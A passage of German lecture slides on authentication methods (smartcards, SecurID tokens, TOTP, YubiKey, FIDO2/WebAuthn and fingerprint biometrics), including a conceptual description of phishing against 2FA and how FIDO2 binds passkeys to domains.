 - ABER: Gefahr des Diebstahls von K (deswegen häufig mit Hardware-Token verknüpft)

■ Klassifikation und Abgrenzung:

1. Embossing Karten (Prägung auf der Karte, z.B. Kreditkarte)
2. Magnetstreifen-Karten; nur Speicherfunktion (alte EC-Karte)
3. Smartcard (eingebettete Schaltung):
 - Speicherkarten
 - Prozessor-Karten
 - Kontaktlose Karten
 - Bsp.: Prozessor-Karte mit Fingerabdruck-Sensor



- Zugangsdaten werden auf Karte gespeichert oder erzeugt
 - Schutz der Daten ggf. durch PIN/Passwort und/oder Verschlüsselung
 - PIN-/Passworteingabe setzt vertrauenswürdiges Eingabegerät


- SecurID Token
 - generiert jede Minute eine neue Zahl, die nur durch den zentralen Authentifizierungsserver vorhersagbar ist
 - Diese 6- bis 8-stellige Zahl muss zusammen mit dem Benutzerpasswort eingegeben werden (= 2-Faktor-Authentisierung)
- Unterstützung in kommerziellen VPN-Gateways und OpenSSH
- Zahl wird per AES „berechnet“; Eingabe ist eine „echte“ Zufallszahl (Seed) bei der Fertigung des Tokens.
- Aktuelle Produktversion hat USB-Schnittstelle, die als Smartcard / Zertifikatsspeicher dient. Auch als App verfügbar.




- Die angezeigte Zahl ist eine AES-Verschlüsselung
 - der Anzahl der seit 01.01.1986 00:00 Uhr vergangenen Sekunden (Klartext)
 - mit der bei der Fertigung gewählten Zufallszahl als Schlüssel
- Damit auch Zeitabweichungen der Quartzuhren in den Token berücksichtigbar
- „Lebensdauer“ je nach Modell 1-5 Jahre; das Gerät schaltet sich zu einem vorgegebenen Zeitpunkt ab.
- Kein „Batteriewechsel“: Hardwaremanipulation führt immer zu Hardwarebeschädigung / -zerstörung
- Kosten ca. 25 Euro pro Token (je nach Mengenrabatt)

2FA im LRZ


- Serverseitig PrivacyIDEA - ermöglicht Vielzahl von Faktoren
- Client-seitig
 - PrivacyIDEA App mit TOTP
 - YubiKey mit OTP im AES Mode
- TOTP (RFC 6238)
 - TOTP = HMAC(Secret Key, Current Time)
 - TOTP wird zusätzlich zum Passwort eingegeben



2FA im LRZ: Yubikey



Gefahr von Phishing bei 2FA mit Yubikey




[Buggele Marcel: FIDO2 for Institute Employees: A case study about authentication security, Bachelor Arbeit, LMU, 2023]

Figure 4.7.: *Man-in-the-middle attack on 2FA*. Mallet sets up a website that looks very similar to the original LRZ authentication website. Mallet is then able to trick Alice and act as a *man-in-the-middle*. He ends up with an active session of Alice's account. Additionally, he could now retrieve another (T)OTP from Alice to try and escalate his privileges.

Source: Own illustration.


FIDO2 (Fast Identity Online)

- Bei der Registrierung wird Schlüsselpaar (als passkey bezeichnet) erzeugt und an Web-Domain gebunden
 - d.h. für jede Web-Server-Domain eigenen passkey
 - Public Key wird an Web-Server übertragen
- Authentisierung über WebAuthn Protocoll




FIDO2 (Fast Identity Online)

- Authentisierungsprotokolle für Web-Anwendungen der FIDO Alliance
 - CTAP (Client to Authenticator Protocol)
 - U2F (FIDO Universal 2nd Factor Protocol)
 - WebAuthn (standardisiert vom W3C)




FIDO2 Registrierung



- O_{reg} Registrierte Domain für passkey
- h Handle, beinhaltet O_{reg} und privaten Schlüssel, verschlüsselt mit Authenticated Encryption (AE)

[Buggele Marcel: FIDO2 for Institute Employees: A case study about authentication security, Bachelor Arbeit, LMU, 2023]

FIDO 2 Phishing Protection



- h Handle
- O_{cur} Domain aus dem Link den der Browser anzeigt
- O_{reg} Registrierte Domain für passkey

[Buggele Marcel: FIDO2 for Institute Employees:
A case study about authentication security,
Bachelor Arbeit, LMU, 2023]

FIDO2 Authentisierungsarten




- Passwordless Authentication
 - 2 FA, z.B. durch yubikey, Biometrie oder PIN/Passwort
 - MFA
-
- WebAuthn für Authentisierung im Web spezifiziert
 - Anpassung für andere Services notwendig
 - z.B. OpenSSH (ab Version 8.2p1)

Inhalt


1. Vertraulichkeit
2. Integritätssicherung
3. Authentisierung
 1. Peer Entity / Benutzer
 - Passwort, Einmalpasswort, Biometrie
 2. Datenursprung
 - Verschlüsselung
 - Message Authentication Code (MAC) und Hashed MAC (HMAC)
 3. Authentisierungsprotokolle
 - Needham-Schröder
 - Kerberos
4. Autorisierung und Zugriffskontrolle
 - Mandatory Access Control (MAC)
 - DAC
5. Identifizierung

Biometrie: allgemeines Vorgehen

- Initialisierung des Systems pro Nutzer
 - Viele Messungen möglich



- Authentisierung
 - I.d.R. nur eine oder sehr wenige Messungen möglich



Anwendungen

- Anmeldung an PCs / Notebooks
- Zutrittskontrolle
 - zu Räumen in Bürogebäuden, Rechenzentren, ...
 - Zoo Hannover hat Gesichtserkennungssystem
 - Fingerabdruckleser in Fitness-Studios etc.
- Biometrischer Reisepass
- Kriminalistik, z.B.
 - Fingerabdruck
 - Gebissabdruck
- Bezahlen im Supermarkt (Datenschutz?)

- Warum ist ein Geldautomat mit Fingerabdruckleser keine gute Idee?

Beispiel Fingerabdruck

- Identifikation anhand des Fingerabdrucks hat lange Geschichte
- Merkmale von Fingerabdrücken sind gut klassifiziert



Bogen



gespannter Bogen




linke Schleife



rechte Schleife



Knäuel



Doppelschleife

Karu, K. und A. Jain: Fingerprint Classification. Pattern Recognition, 29(3):389–404, 1996.

Fingerabdruck: Merkmalsextraktion

- Die vorgestellten Klassen lassen sich leicht unterscheiden
- Extraktion sogenannter Minuzien (Minutiae):
 - Repräsentation basierend auf charakteristischen Rillenstrukturen
 - Problem der Invarianz bei unterschiedlicher Belichtung oder unterschiedlichem Druck
 - Folgende Beispiele sind äquivalent (entstanden durch untersch. Druck)



Rillen-Ende




Rillen-Verzweigung

- Solche äquivalente Rillenstrukturen werden zu einer Minuzie zusammengefasst
- Merkmale: Lage der Minuzien
 - Absolut bezüglich des Abdrucks und relativ zueinander
 - Orientierung bzw. Richtung

Fingerabdruck: Minutiae Extraktion

■ Algorithmus: Beispiel aus [JHPB 97]




Fingerabdruck: Angriffe

- Sicherheit hängt auch von der Art des Sensors ab
 - Optische Sensoren (Lichtreflexion)
